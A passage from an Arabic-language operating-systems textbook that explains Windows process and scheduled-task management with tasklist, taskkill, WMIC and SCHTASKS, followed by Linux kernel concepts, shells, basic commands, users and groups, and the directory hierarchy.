إذا كانت أي من العمليات الخبيثة لاحظت توقف عملية أخرى، فانها تقوم بإعادة إطلاق العملية. لذلك لقتل جميع النسخ من الاكواد الخبيثة، يجب عليك قتلهم جميعا في نفس الوقت. وهذا من المستحيل القيام به باستخدام واجهة المستخدم الرسومية **TASK MANAGER**.

Tasklist and Taskkill

الأمر **tasklist** (بدون أية خيارات إضافية) يقوم بسرد قائمة بالعمليات التي يتم تشغيلها على النظام. الأمر **tasklist** يمكن استخدامه للبحث عن **proceses** محددة، بالاسم (**C:\> tasklist /fi "imagename eq calc.exe"**) او **PID** (**C:\> tasklist /fi "pid eq 3088"**).
الامر **taskkill** يمكنه ان يقتل/يغلق العمليات على أساس (**PID**)، الاسم، ومعايير أخرى.

C:\> taskkill /PID 605

C:\> tasklist /fi "pid eq 3088"

http://blog.commandlinekungfu.com/2010/01/episode-78-advanced-process-whack-mole.html

WMIC Exercise

عندما يتعلق الأمر بإدارة العمليات من خلال سطر الأوامر، فان **tasklist** ليس الوحيد. العمليات، مثل معظم الجوانب فى نظام التشغيل ويندوز، يمكن أيضا السيطره عليها من خلال سطر الأوامر مع الأمر **WMIC**. في هذا القسم، سوف نركز على استخدام **WMIC** لإدارة العمليات، ولكن **WMIC** هى أداة قوية جدا ويمكن أن تفعل الكثير والكثير.

مقدمة عن WMIC من خلال الرابط: http://www.net-security.org/dl/articles/WMIC.pdf

- لانشاء عملية جديده

C:\> wmic process call create cal.exe

- عرض العمليات باستخدام **wmic** بعدة طرق كالاتى:

C:\> wmic process list brief

C:\> wmic process where (name = “calc.exe”) list brief

C:\> wmic process where (name = “calc.exe”) list full

C:\> wmic process where (name = “calc.exe”) get commandline

- لاغلاق او بالمعنى الاصح قتل اى عملية باستخدام **wmic** كالاتى:

C:\> wmic process where (name = “calc.exe”) delete

يمكنك استخدام الأمر **WMIC** لتشغيل الأوامر على الأنظمة البعيدة. فهو يتطلب الأذونات الصحيحة واوراق الاعتماد المناسبة. الخيار **/node** يمكن استخدامه للاتصال بنظام بعيد.

- يمكنك تحديد المضيف البعيد بالاسم:

C:\> wmic /node:servername process call create calc.exe

- يمكنك تحديد المضيف البعيد من خلال **IP**:

C:\> wmic /node:4.5.6.7 process call create calc.exe

- يمكنك تحديد المضيف البعيد من خلال قائمه من عناوين **IP** او قائمه من الأسماء في ملف نصي:

C:\> wmic /node:@list.txt process call create calc.exe

- هذه الأوامر يمكنها المصادقة على النظام البعيد كان مستخدم يسجل الدخول على النظام. يمكنك تحديد مستخدم معين وكلمة مرور مع الخيار **/user** و **/password** على التوالي:

C:\> wmic /node:someserver /user:curly /password:"myP@55w0rD" process call create calc.exe

- يمكن للمستخدم أن يكون **dmomain user** من خلال تحديد **domain** كجزء من اسم المستخدم:

C:\> wmic /node:someserver /user:mydomain\curly /password:"myP@55w0rD" process call create calc.exe

جدولة التطبيقات (Scheduled Applications)

يمكن تشغيل التطبيقات بشكل تفاعلي من قبل المستخدم، ولكنها يمكن أيضا جدولتها لكي تستمر في العمل على فترات محددة. ويمكن أن تظهر المهام المجدولة من قبل التاريخ والوقت أو الأحداث التي تحدث في نظام التشغيل. على سبيل المثال، يمكنك جدولة برنامج مكافحة الفيروسات لفحص جهاز الكمبيوتر الخاص بك كل ليلة في الساعة 9:00 مساء. أو، يمكن الإعداد لمهمة مجدولة لترسل لك رسالة بالبريد الالكتروني كل مرة يقوم **EventLog** بتسجيل حدث ان شخص ما قام بتسجيل الدخول الى النظام. يمكن جدولة المهام من خلال واجهة المستخدم الرسومية باستخدام **"Task Scheduler"** الذي يقع في **"Contral Panel"** ثم **"Administrative Tools"** ثم **"Task Scheduler"**. يمكنك أيضا إدارة المهام من خلال" **SCHTASKS** "، وقبل ويندوز 8، كان اسمه " **AT** ".

SCHTASKS Command

هذه الاداه تمكن المسؤول من إنشاء، حذف، استعلام، تغيير، تشغيل، اوإنهاء المهام المجدولة على كمبيوتر محلي أو بعيد. تشغيل **Schtasks.exe** بدون اى وسائط يعرض حالة ووقت التشغيل لكل مهمة مسجلة.

```
Command Prompt
C:\Users\jananoreen>schtasks /?

SCHTASKS /parameter [arguments]

Description:
    Enables an administrator to create, delete, query, change, run and
    end scheduled tasks on a local or remote system.

Parameter List:
    /Create         Creates a new scheduled task.

    /Delete         Deletes the scheduled task(s).

    /Query          Displays all scheduled tasks.

    /Change         Changes the properties of scheduled task.

    /Run            Runs the scheduled task on demand.

    /End            Stops the currently running scheduled task.

    /ShowSid        Shows the security identifier corresponding to a scheduled t
ask name.

    /?              Displays this help message.

Examples:
    SCHTASKS
    SCHTASKS /?
    SCHTASKS /Run /?
    SCHTASKS /End /?
    SCHTASKS /Create /?
    SCHTASKS /Delete /?
    SCHTASKS /Query  /?
    SCHTASKS /Change /?
    SCHTASKS /ShowSid /?

C:\Users\jananoreen>
```

إنشاء مهمة تسمح لنا بتحديد المستخدم/كلمة المرور لإنشاء المهمة، وكذلك أوراق اعتماد المهمة التي يجب أن تعمل تحته. الخيارات تسمح لنا أيضا لجدولة أكثر من الأمر **AT**. انظر في صفحة المساعدة للحصول على تفاصيل إضافية على الجدولة.

```
Command Prompt
C:\Users\jananoreen>schtasks /create /?

SCHTASKS /Create [/S system [/U username [/P [password]]]]
    [/RU username [/RP password]] /SC schedule [/MO modifier] [/D day]
    [/M months] [/I idletime] /TN taskname /TR taskrun [/ST starttime]
    [/RI interval] [ {/ET endtime | /DU duration} [/K] [/XML xmlfile] [/V1]]
    [/SD startdate] [/ED enddate] [/IT | /NP] [/Z] [/F] [/HRESULT] [/?]

Description:
    Enables an administrator to create scheduled tasks on a local or
    remote system.
```

نظام التشغيل ويندوز هو في كثير من الأحيان المعبر بالنسبه للمهاجمين اليوم. وقد استجابت مايكروسوفت بإضافة عدد كبير من ميزات الأمان لنظام التشغيل، ونحن لمسنا لفترة وجيزة فقط عدد قليل منها هنا. فيما ليست سوى عدد قليل من المراجع الإضافية للاستكشاف:

- http://www.windowsecurity.com/
- http://www.microsoft.com/security/default.aspx
- http://cyber-defense.sans.org/blog/
- http://www.darknet.org.uk/category/windows-hacking/

ملحوظه الأداة wmic أداة قوية جدا ويمكن الاستعاضة بها في كثير من جوانب كثير ويمكنها أيضا استبدال الكثير من الأوامر. لمزيد من المعلومات من خلال الرابط التالى:

https://msdn.microsoft.com/en-us/library/aa394531%28v=vs.85%29.aspx

–

الفصل السادس

أنظمة التشغيل (LINUX)

مقدمه

في هذا الفصل سوف نسرد بعض المفاهيم المتعلقة بالبرمجة على نظام التشغيل لينكس. وهذا مهم بالنسبة للذين يتعاملون مع أنظمة التشغيل الأخرى او لديهم معرفه محدودة بأنظمة التشغيل لينكس او يونكس.

6.1 نواة نظام التشغيل: الكيرنل "Kernel"

قبل ان نبدأ، ما معنى المصطلح **نظام التشغيل؟**

نظام التشغيل (بالإنجليزية: **Operating System** وتختصر إلى **OS**) هو مجموعة من البرمجيات المسؤولة عن إدارة الموارد (عتاد الحاسوب) وبرمجيات الحاسوب، ويمثل وسيط بين المستخدم وعتاد الحاسوب، ويمكن القول انه جسر لتشغيل برامج المستخدم. يقوم نظام التشغيل بالمهام الأساسية مثل إدارة وتخصيص مصادر الحاسوب (الذاكرة، القرص الصلب، الوصول للأجهزة الملحقة. إلخ)، ترتيب أولوية التعامل مع الأوامر، التحكم في أجهزة الإدخال والإخراج مثل لوحة المفاتيح، تسهيل التعامل مع الشبكات، وإدارة الملفات.

الكيرنل، عند النظر الى معنى المصطلح كيرنل "**kernel**" او النواه فنجد انه يقابل هذا المعنى. على الرغم من أنه من الممكن تشغيل البرامج على الكمبيوتر من دون نواة، ولكن وجود النواة يبسط إلى حد كبير كتابة واستخدام البرامج الأخرى، ويزيد من القوة والمرونة المتاحة للمبرمجين. الكيرنل يفعل هذا عن طريق توفير طبقة البرمجيات "**software layer**" وذلك لإدارة الموارد المحدودة للكمبيوتر.

معلومة: نواة لينكس توجد في المسار **/boot/vmlinuz**، أو شيئا من هذا القبيل. اشتقاق هذا الاسم تاريخي. حيث انه في إصدارات يونكس القديمة، كانت النواة تسمى "**unix**". في وقت لاحق في الإصدارات الاحدث، التي استخدمت الذاكرة الافتراضية، سميت النواة **vmunix**. على لينكس، اسم الملف يعكس عن اسم النظام، مع استبدال الحرف **x** بالحرف **z** فيصبح **vmlinuz** وهذا للدلالة على أن النواة مضغوطة.

ما هي المهام التي تقوم بها نواة النظام "kernel"؟

من بين أمور أخرى، فان الكيرنل تؤدى المهام التالية:

- **Process scheduling** (**جدولة المهام**): الكمبيوتر لديه واحد أو أكثر من وحدات المعالج المركزية (**CPU**) ، والتي تقوم بتنفذ التعليمات البرمجية للتطبيق. أنظمة التشغيل لينكس تتميز بـ **preemptive multitasking**. **Multitasking** من معناها تعني العمليات متعددة (مثل تشغيل البرامج) بحيث يمكن أن تتواجد في وقت واحد في الذاكرة وكل قد يتلقى استخدام وحدة المعالج

المركزية (**CPU**). أما **Preemptive** فتعنى القواعد المنظمة لتلك العمليات من استخدام وحدة المعالج المركزية (**CPU**) أو المدة التي يحددها مجدول المهام الخاص بالكيرنل (بدلا من العمليات نفسها).

- **Memory management** (**إدارة الذاكرة**): في حين ان ذاكرات الكمبيوتر أصبحت هائلة اكثر مما قبل، فان حجم البرنامج أيضا نمت في المقابل، لذلك فان الذاكرة (**RAM**) يبقى المورد المحدود والذى يجب على الكيرنل ان يتقاسمه بين العمليات بطريقة منصفة وفعالة. مثل معظم أنظمة التشغيل، اللينكس يوظف تقنية إدارة الذاكرة (**virtual memory management**)، وهي تقنية تمنح اثنين من المزايا الرئيسية:
  - يتم عزل العمليات عن بعضها البعض ومن الكيرنل، بحيث العملية الواحدة لا يمكنها قراءة أو تعديل ذاكرة العملية الأخرى أو الكيرنل.
  - هناك أجزاء من العمليات تحتاج إلى أن تبقى في الذاكرة، وبالتالي تخفيض متطلبات الذاكرة لكل عملية يسمح بمزيد من العمليات بان تعقد في الذاكرة (**RAM**) في وقت واحد. وهذا يؤدي إلى استخدام وحدة المعالجة المركزي (**CPU**) بشكل أفضل.
- **Provision of a file system** (**توفير نظام الملفات**): يوفر الكيرنل نظام الملفات على القرص، والتي تسمح للملفات انا يتم إنشاؤها، استرجاع أو تحديثها أو حذفها، وهلم جرا.
- **Creation and termination of processes** (**إنشاء وإنهاء العمليات**): الكيرنل يمكنه تحميل برنامج جديد الى الذاكرة، وتزويده بالموارد (على سبيل المثال، وحدة المعالج المركزي "CPU" والذاكرة "RAM"، والوصول إلى الملفات) التي يحتاجها من أجل ان يعمل. ويطلق على هذا المصطلح **process**. وبمجرد الانتهاء من تنفيذ **process**، فان الكيرنل يضمن أن الموارد التي يستخدمها تم تحريرها لإعادة استخدامها لاحقا من قبل برامج أخرى.
- **Access to devices** (**الوصول إلى الأجهزة**): الأجهزة مثل (mouse والشاشات ولوحات المفاتيح والقرص وtape drives، وهلم جرا) يتم توصيلها على الكمبيوتر، لكى تسمح بالاتصال بين الكمبيوتر والعالم الخارجي، السماح بالمدخلات والمخرجات، أو كليهما. توفر الكيرنل يوفر برامج مع واجهة توحد وتبسط الوصول إلى الأجهزة، وفي الوقت نفسه التحكم في وصول عمليات متعددة إلى كل جهاز.
- **Networking** (**الشبكات**): الكيرنل ينقل ويستقبل رسائل الشبكة (**packet**) نيابة عن عمليات المستخدم. وتشمل هذه المهمة توجيه حزم الشبكة إلى النظام المستهدف.
- **Provision of a system call application-programming interface (API)**: العمليات يمكنها أن تطلب من الكيرنل أداء المهام المختلفة وذلك باستخدام نقاط الدخول الى الكيرنل المعروفة باسم **system calls**. وهذا هو الموضوع الرئيسي لهذا الكتاب. وسوف نناقش لاحقا تفاصيل الخطوات التي تحدث عندما ينفذ العملية **system calls**.

بالإضافة إلى الميزات المذكورة أعلاه، أنظمة التشغيل ذات الخاصية **multiuser** مثل لينكس توفر للمستخدمين بشكل عام مع **virtual private computer**. وهذا يعنى، انه يمكن لكل مستخدم تسجيل الدخول إلى النظام والعمل بشكل مستقل إلى حد كبير عن المستخدمين الآخرين. على سبيل المثال، كل مستخدم لديه مساحة تخزين خاصة به (**home directory**). بالإضافة إلى ذلك، يمكن للمستخدمين تشغيل البرامج، كل منها يحصل على حصة من وحدة المعالج المركزي (**CPU**) وتعمل في **virtual address space** الخاصة بها، ويمكن لهذه البرامج الوصول بشكل مستقل الى الأجهزة ونقل المعلومات عبر الشبكة. الكيرنل حل الصراعات المحتملة في الحصول على موارد الأجهزة، بحيث يكون المستخدمين والعمليات عادة غير مدركين لهذه الصراعات.

Kernel mode and user mode

يسمح بنيات المعالج الحديثة عادة لوحدة المعالج المركزي (**CPU**) بالعمل في اثنين على الأقل من الوسائط المختلفة: **User mode** (وضع المستخدم) و**Kernel mode** (وضع النواه/الكيرنل) (والتي في بعض الأحيان تشار إلى **supervisor mode**). تعليمات الأجهزة تسمح بالتحول من وضع إلى آخر. في المقابل، المناطق في الذاكرة الافتراضية "**virtual memory**" يمكن تمييزها باعتبارها جزءا من فضاء المستخدم "**user space**" أو فضاء الكيرنل "**kernel space**". عند التشغيل في وضع المستخدم "**User mode**"، يمكن لوحدة المعالج المركزي (**CPU**) الوصول إلى الذاكرة الوحيدة التي تم وضع علامة على أنها جزء من فضاء المستخدم "**user space**"؛ ولكن محاولة الوصول الى الذاكرة التي هي جزء من فضاء الكيرنل "**kernel space**" تكون نتيجة استثناء الأجهزة. عند التشغيل في وضع النواه/الكيرنل "**Kernel mode**"، يمكن لوحدة المعالج المركزي (**CPU**) الوصول إلى كل من الذاكرة التي تم وضع علامة على أنها جزء من فضاء المستخدم "**user space**" وأيضا التي تم وضع علامة على أنها جزء من فضاء الكيرنل "**kernel space**".

بعض العمليات يمكن القيام بها فقط عندما يكون وحدة المعالج المركزي (**CPU**) في وضع النواه/الكيرنل "**Kernel mode**". وتشمل الأمثلة على ذلك تنفيذ تعليمات البرنامج **halt** والذي يقوم بوقف النظام، الوصول إلى أجهزة إدارة الذاكرة (**memory-management hardware**)، وإنشاء **device I/O operations**. من خلال الاستفادة من تصميم الأجهزة هذا تم وضع نظام التشغيل في فضاء الكيرنل "**kernel space**"، بحيث يمكن أن منفذي نظام التشغيل يضمن أن عمليات المستخدم ليست قادرة على الوصول إلى التعليمات و هياكل البيانات من الكيرنل، أو تنفيذ عمليات من شأنها أن تؤثر سلبا على نظام التشغيل.

6.2 الشل "The Shell"

الشل هو برنامج مصمم لقراءة الأوامر التي يتم كتابتها من قبل المستخدم ومن ثم تنفيذ البرامج المقابلة لتلك الأوامر. وهو مثل البرنامج ويعرف أحيانا باسم مترجم الأوامر (**command interpreter**).
يستخدم المصطلح **login shell** للإشارة إلى إنشاء **process** (عمليه) تقوم بتشغيل الشل عند أول تسجيل دخول للمستخدم.
في بعض أنظمة التشغيل مترجم الأوامر هو جزء لا يتجزأ من الكيرنل، ولكن في أنظمة **UNIX**، الشل هي عملية المستخدم. حيث يخرج العديد من الشل، مع مختلف المستخدمين (أو مستخدم واحد على نفس الكمبيوتر وفي نفس الوقت يمكن استخدام عدد من الشل المختلفة). فيما يلي سوف نسرد عدد من اهم أنواع الشل حتى وقت كتابة هذا الكتاب.

Bourne shell (sh)

هو من أقدم الشل المستخدمة على نطاق واسع، والذي قام بكتابتها ستيف بورن. هذا هو الشل الافتراضي للإصدار السابع من يونكس.
Bourne shell يحتوي على العديد من الميزات المألوفة في جميع الشل: **I/O redirection**، **pipelines**، **filename generation** (**globbing**) ، **variables**، **environment variables**، **command substitution**، **background command execution**، و **functions**. جميع إصدارات اليونكس اللاحقة تحتوي على **Bourne shell** بالإضافة إلى مجموعه من الشل الأخرى.

C shell (csh)

لقد قام بيل جوي بتصميم هذه الشل في جامعة كاليفورنيا في بيركلي. هذا الاسم مستمد نتيجة التشابه في **flow-control constructs** على هذه الشل لتلك الموجودة في لغة البرمجة **C**. قدمت **csh** العديد من الميزات التفاعلية المفيدة التي لم تكن متوفرة في بورن شل، بما في ذلك **command history**، **command-line editing**، التحكم في الوظائف (**job control**)، والأسماء المستعارة (**aliases**). كانت هذه الشل غير متوافقة مع البورن شل، وعلى الرغم من أنها الشل الافتراضية في **BSD** هي **csh**، ولكن كانت معظم الاسكريبات المكتوبة عادة مخصصه للبورن شل، وذلك لتكون محمولة عبر كافة تطبيقات **UNIX**.

Korn shell (ksh)

كتب هذه الشل خلفا لبورن شل من قبل ديفيد كورن في مختبرات بيل **AT&T**. مع الحفاظ على التوافق مع بورن شل، وأدرجت أيضا ميزات تفاعلية مماثلة لتلك التي قدمتها السي شل.

Bourne again shell (bash)

هذه الشل خاصة بمشروع جنو "**GUN project's**" حيث قاموا بإعادة صناعة البورن شل. وادرجت هي الأخرى ميزات تفاعلية مماثلة لتلك المتوفرة في C وكورن شل. المؤلفين الرئيسين لـ **bash** هم براين فوكس وشيت رامي. الـ **bash** هو على الارجح الشل الأكثر استخداما على لينكس.

لقد تم تصميم الشل ليس فقط من اجل الاستخدام التفاعلي، ولكن أيضا من اجل تفسير **اسكريبات الشل** والتي هي ملفات نصية تتضمن أوامر الشل. لهذا الغرض، كل من الشل لديه التجهيزات المرتبطة عادة مع لغات البرمجة: مثل المتغيرات (**variable**)، الحلقة (**loop**)، البيانات الشرطية (**conditional statements**)، اوامر الإدخال/الإخراج (**I/O commands**)، والدوال (**function**).
كل من الشل تؤدي مهام مماثلة، وإن كانت بدرجات متفاوتة في الصيغة. أكثر من الأمثلة في هذا الكتاب تتطلب استخدام **bash shell**.

6.3 أكثر أوامر الشل استخداما

- **أوامر المساعده**

لكي تفهم مهمة أحد الأوامر واستخداماته المتعددة وخياراته يمكنك الاستعانة بأوامر المساعدة لكي تتمكن بالإحاطة بوظيفة الامر. هناك عدد من مصادر المعلومات والتي توفرها توزيعات جنو/لينكس:

الامر man هو – إلى حِد بعيد – الخيار الأفضل للمساعدة. يسمح لنا بالعودة إلى دليل جنو/لينكس المجمع في أقسام عديدة تتعلق بالأوامر الإدارية، وهيئات الملفات، وأوامر المستخدمين، استدعاءات لغة سي، وغيرها.

عادة ما يستخدم الخيار **k–** او الامر **apropos** للبحث عن كلمة ما في ملفات **man**.

الامر info – هو نظام مساعدة شائع آخر. طوِر هذا البرنامج في جنو لتوثيق كثير من أدواته. هو بالأساس اداه نصيه يمكن البحث فيها عن أجزاء وصفحات باستخدام نظام تنقل بسيط يعتمد على لوحة المفاتيح وهو نفس وظيفة man ولكن أكثر تفصيلا.

الخيار (help--) ويستخدم مع اى امر وهو مثل **man** ولكنه مختصرا.

- **الامر pwd**: يستخدم لمعرفة المسار الافتراضي الحالي (current working directory).
- **الامر cd**: يستخدم للتنقل بين المجلدات وبعضها ويكتب الامر cd ثم المسار الذي تريد الانتقال اليه.
- **الامر ls**: يستخدم لعرض محتويات المجلدات من ملفات او مجلدات أخرى او أي نوع اخر في المسار الذي يحدده المستخدم او في المسار الحالي، وتعتبر هذه الأداة من اهم الأدوات التي تستخدم مع الشل.
- **الامر cp**: يستخدم لنسخ ملف او مجلد الى مكان أخر مع الاحتفاظ بالملف الأصلي.
- **الامر mv**: يستخدم لنقل الملف من مجلد الى اخر غير مكانه الأصلي او من اسم الى اسم اخر (أي يعيد تسميته).
- **الامر rm**: يستخدم لحذف الملفات ومع الخيار **"r-"** يستخدم لحذف المجلدات أيضا.
- **الامر mkdir**: يستخدم لانشاء مجلد جديد.
- الامر **rmdir**: يستخدم لحذف مجلد فارغ.
- الامر **file**: يستخدم لمعرفة نوع الملف.
- **الامر cat**: يستخدم هذا الامر لعرض محتوى ملف على الشاشة.
- **الامر less وmore**: يستخدم هذان الامرين لعرض محتوى ملف على الشاشة ولكن الامر **more** أكثر تحديثا وتقدما عن الامر **less**. حيث كانت مشكلة الامر **cat** انه عندما يعمل فانه لا يتوقف ولذلك استخدما هذين الامرين حيث عند امتلاء الشاشة يتوقف حتى يريد المستخدم الاستكمال.
- **الامر head وtail**: يستخدمان لعرض أجزاء من ملف نصي حسبما يريد المستخدم. حيث الامر **tail** يستخدم لعرض اخر 10 سطور من الملف النصي ويمكن تحديد السطر المراد قراءته عن طريق الخيار **"n-"**. اما الامر **head** يستخدم لعرض اول 10 سطور من الملف النصي.
- **الامر grep**: يستخدم للبحث داخل الملفات ويعد من اهم الأوامر المستخدمه.

Users and Groups 6.4

كل مستخدم على النظام يكون بشكل فريد، ويمكن للمستخدمين ان ينتمون إلى المجموعات.

المستخدمين (Users)

المستخدم هو شخص معرف في النظام بتعريف فريد مكون من اسم المستخدم **(username)** والذي يستخدمه في تسجيل الدخول، ورقم **UID** بحث لا يتشابه أي اثنين من المستخدمين. لكل مستخدم يتم تعريفه في سطر في الملف **passwd**.

```
[elvis@station elvis]$ tail /etc/passwd
apache:x:48:48:Apache:/var/www:/bin/bash
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/html/usage:/sbin/nologin
elvis:x:501:501::/home/elvis:/bin/bash
prince:x:502:502::/home/prince:/bin/bash
madonna:x:504:504::/home/madonna:/bin/bash
blondie:x:505:505::/home/blondie:/bin/bash
sleepy:x:507:507::/home/sleepy:/bin/bash
grumpy:x:509:509::/home/grumpy:/bin/bash
doc:x:510:510::/home/doc:/bin/bash
```

الملف **/etc/passwd** يحتوي على قائمه بجميع أسماء المستخدمين التي تتعامل مع النظام. يستخدم نظام التشغيل لينكس هذا الملف لكي يعرف **UID** المقابلة لاسم المستخدم حيث ان النظام لا يتعامل مع الأسماء مباشرة ولكنه يتعامل مع **UID**. هذا الملف يحتوي على المعلومات التالية:

1- Login name	أسماء المستخدمين المسجلين على نظام التشغيل الذين يستطيعون الولوج اليه
2- Encrypted password placeholder	التعريف بمكان الباسورد المخصص له
3- UID (user ID) number	الرقم التعريفي بالمستخدم
4- Default GID (group ID) number	حيث هذا الرقم يعبر عن المجموع الرئيسية التي ينتمي اليها المستخدم
5-"GECOS" information: full name, office, extension, home phone	بعض المعلومات الشخصية مثل العنوان وغيره
6- Home directory	مكان المجلد المخصص ليه الذى بداخله جميع التطبيقات والمهمات التي تخص كل مستخدم على حده
7- Login shell	نوع الشل الافتراضي الذى يستخدمه المستخدم

ملحوظه: حيث نجد ان **x** يعبر عن الرقم السري المستخدم حيث كان في القدم يكتب بطريقه يمكن قراتها ولكن الان يوضع في الملف **/etc/shadow** على هيئه مشفره وذلك من اجل الدواعي الأمنية. نجد في الملف أيضا أسماء الخدمات ولكن ليست كمستخدم حقيقي حيث كانت في الأول تستخدم المستخدم الجذري (**root user**) مما سبب مشاكل كثيره في نظام الحماية، لذلك صنع لكل خدمه (**service**) مستخدم خاص به وهو مستخدم غير حقيقي ويسمى **system account**.

المجموعات (groups)

للأغراض الإدارية على وجه الخصوص، للسيطرة على الوصول إلى الملفات والموارد الأخرى، فمن المفيد أن تقوم بتنظيم المستخدمين في مجموعات. على سبيل المثال، مجموعه من الناس يعملون في فريق على مشروع واحد، وبالتالي التقاسم المشترك لمجموعه من الملفات، مما جعل أعضاء المجموعة ذاتها يصلون اليه فقط. في تطبيقات **UNIX** في الإصدارات الاقدم، يمكن للمستخدم أن يكون عضوا في مجموعة واحدة فقط. BSD يسمح للمستخدم أن ينتمي إلى مجموعات متعددة في وقت واحد، وهي الفكرة التي تم تناولها من قبل تطبيقات **UNIX** الأخرى. يتم تعريف كل مجموعة عن طريق سطر واحد في الملف **group**، **/etc/group**، والذي يتضمن المعلومات التالية:

```
wrestle:x:201:ventura,hogan,elvis
physics:x:202:einstein,maxwell,elvis
emperors:x:203:nero,julius,elvis
governor:x:204:ventura,pataki
music:x:205:elvis,blondie,prince,madonna
dwarfs:x:206:sleepy,grumpy,doc
elvis:x:501:
prince:x:502:
madonna:x:504:
blondie:x:505:
```

1- The group name	أسماء الجروب المسجلين على نظام التشغيل
2- The group password	الباسورد المخصص للجروب
3- GID (group ID) number	الرقم التعريفي بالجروب
4- The list of user account	قائمه بأسماء المستخدمين المنتمين لهذه المجموعة

Superuser

مستخدم واحد، ومعروف باسم **Superuser** او باسم **المستخدم الجذري** (**root user**)، لديه امتيازات خاصة داخل النظام. هذا الحساب لديه هوية المستخدم 0 (**يعنى ان UID=0**)، وعادة يكون اسمه عند تسجيل الدخول **root**. على أنظمة **UNIX** التقليدية، **Superuser** يتجاوز جميع فحوصات الإذن في النظام. وهكذا، على سبيل المثال، يمكن لـ **Superuser** الوصول إلى أي ملف في النظام، بغض النظر عن الأذونات **"permission"** على هذا الملف، ويمكنه إرسال **signals** إلى أي عملية مستخدم في النظام. مسؤولي النظام يستخدمون حساب المستخدم **Superuser** لأداء المهام الإدارية المختلفة على النظام.

الأوامر المستخدمه

1. الامر **useradd**: يعتبر هذا التطبيق من أسهل الطرق لإنشاء مستخدمين جدد وعمل مجلد خاص بهم، ويستخدم مجموعه من القيم والاعدادات لكي يقوم بعمله. (**useradd [username]**).
2. الامر **passwd**: لتغير او انشاء كلمة المرور لمستخدم ما. (**passwd [username]**).
3. الامر **userdel**: لحذف مستخدم من النظام.
4. الامر **usermod**: لتعديل بيانات المستخدم.
5. الامر **groupadd**: يستخدم لإنشاء مجموعه جديده.



6. الامر **groupmod**: يستخدم للتعديل في مجموعه معينه.
7. الامر **groupdel**: يستخدم لحذف جروب معين.
8. الامر **gpasswd**: يستخدم لإضافة المستخدمين او ازالتها الى المجموعات.
9. **الامر su وsudo**: الامر su يستخدم للتنقل بين المستخدمين اما الامر **sudo** فهو يقابل في الويندوز **runas** بحيث يقوم بتشغيل اى تطبيق بصلاحيات المستخدم الجذرى.

6.5 معيار هيكلية نظام الملفات، المجلدات، الروابط، الملفات (Single Directory Hierarchy, Directories, Links, and Files)

الكيرنل يحتفظ ببنية هرميه واحده للمجلدات **(hierarchical directory structure)** تشبه الشجرة وذلك لتنظيم جميع الملفات في النظام. (وهذا يتناقض مع أنظمة التشغيل مثل مايكروسوفت ويندوز، حيث ان كل جهاز **disk** لديه تسلسل هرمي للمجلدات خاص به). عند قاعدة التسلسل الهرمي او عند قاعدة الشجرة هذا يوجد المجلد الجذري **(root directory)**، واسمه / (slash). جميع الملفات والدلائل **(directory)** هم أطفال او فروع بالنسبة للدليل/المجلد الجذري. يبين الشكل 1-1 مثال على بنية الهيكل الهرمي هذا.




Figure 1-1 : Subset of the Linux single directory hierarchy

أنواع الملفات (File Type)

ضمن نظام الملفات، يتميز كل ملف بالنوع **(type)**، حيث يشير النوع الى ما هو عليه الملفات. على سبيل المثال واحد من أنواع هذه الملفات يدل على ملفات البيانات العادية، والتي عادة ما تسمى **<u>الملفات العادية</u>** **(<u>regular or plain</u>)** وذلك لتمييزها عن أنواع الملفات الأخرى. تشمل أنواع الملفات الأخرى: **devices**، **pipes**، **sockets**، **directories**، و**symbolic links**.

يتم استخدام المصطلح file للدلالة على الملف من أي نوع، وليس فقط الملف العادي.

المجلدات والروابط (Directories and links)

المجلد/الدليل هو ملف خاص يأخذ محتواه شكل جدول الأسماء إلى جانب الإشارة إلى الملفات المقابلة لمحتواه. هذا التجميع من اسم الملف بالإضافة الى الإشارة اليه يسمى رابط **(link)**، وربما تحتوي الملفات على روابط متعددة، وبالتالي أسماء متعددة، في نفس أو في مجلدات مختلفة.

المجلدات قد تحتوي على روابط **(links)** الى حد سواء الملفات والدلائل/المجلدات الأخرى. الروابط بين الدلائل تنشا التسلسل الهرمي الذي هو موضح في الشكل 1-1.

يحتوي كل مجلد على اثنين على الأقل من الإدخالات: النقطة "." (**dot**)، والذي هو رابط إلى المجلد نفسه، ونقطتين ".." (**dot-dot**)، والذي هو رابط إلى المجلد الاب، والذي هو فوقه في التسلسل الهرمي. كل مجلد، باستثناء المجلد الجذري، له أب. المجلد الجذري، الادخال dot-dot هو وصلة إلى الدليل الجذري نفسه (وبالتالي **..**/ يعادل /).

Symbolic links

